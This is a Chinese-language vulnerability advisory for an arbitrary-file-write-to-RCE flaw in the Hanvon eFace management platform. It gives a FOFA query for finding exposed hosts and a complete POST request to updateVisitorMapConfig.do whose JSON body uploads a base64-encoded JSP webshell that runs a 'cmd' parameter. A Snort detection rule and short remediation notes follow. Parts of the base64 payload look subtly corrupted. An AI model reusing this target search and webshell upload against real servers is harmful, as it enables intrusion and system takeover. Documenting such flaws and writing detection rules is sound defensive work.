

汉王e脸通综合管理平台 updateVisitorMapConfig.do 任意文件写入 致RCE

汉王e脸通综合管理平台 updateVisitorMapConfig.do 任意文件写入致RCE，攻击者可写入恶意文件获得系统权限。

影响版本

汉王e脸通综合管理平台

漏洞状态

漏洞细节	漏洞POC	漏洞EXP	在野利用
是	已公开	已公开	已知

风险等级

维度	评价
威胁等级	高危
影响面	广
攻击者价值	高
利用难度	低


漏洞复现

FOFA: icon_hash="1380907357"

POC/EXP:

```
POST /manage/visitorMapConfig/updateVisitorMapConfig.do?recoToken=SGUsqvF7cVS
HTTP/1.1
Host: 127.0.0.1
User-Agent: Mozilla/5.0 (Windows NT 10.0; win64; x64; rv:109.0) Gecko/20100101
Firefox/114.0
Connection: close
Content-Type: application/json
```

```
{
  "id": 1,
  "mapName": "rce",
  "fileType": "jsp",
  "updatedPhoto":
  "PCUgamF2YS5pby5JbnB1dFN0cmVhbSBpbIA9IFJ1bnRpbWUuZ2V0UnVudG1tZSgpLmV4ZWmocmVxdWVz
  dC5nZXRXQXJhbWV0ZXIoImNtZCIPKS5nZXRJbnB1dFN0cmVhbSgp02IudCBhID0gLTE7Yn10ZVtdIGIGP
  SBuZxcgYn10ZVsyMDQ4XTtvdXQuCHJpbnoIjxwcmU+Iik7d2hpbGUoKGE9aW4ucmVhZCh1KSskPS0xKX
  tvdXQuCHJpbnoRsbihuZXcgU3RyYW5nKGIsMCxhKS7fw91dC5wcm1udCgiPC9wcmU+Iik7bmV3IGphdME
  uaw8uRmlsZShhcHBsaWdhG1vbi5nZXRSZWFSUGF0aChyZXF1ZXN0Lmd1dFN1cnZsZXRXQXRokCKpKS5k
  ZWxldGUoKtSlPg=="
}
```



snort规则:

```
alert tcp $EXTERNAL_NET any -> $HOME_NET $HTTP_PORTS (
  msg:"Hanvon eFace - File write RCE via updateVisitorMapConfig";
  flow:to_server,established;
  content:"POST"; http_method;
  content:"/manage/visitorMapConfig/updateVisitorMapConfig.do"; http_uri;
  content:"Content-Type: application/json"; http_header;
  pcre:"/\"fileType\": \"(jsp|war|jspx)\"/i";
  pcre:"/\"updatedPhoto\": \"[A-Za-z0-9+\\/=]{100,}\"/i";
  content:"java.io.InputStream"; http_client_body;
  metadata:service http;
  metadata:affected_product "汉王e脸通综合管理平台";
  metadata:vulnerability_type "File write to RCE";
  classtype:web-application-attack;
  sid:1000292;
```

```
rev:1;
priority:1;
)
```

漏洞修复

关闭互联网暴露面或接口设置访问权限

升级至安全版本。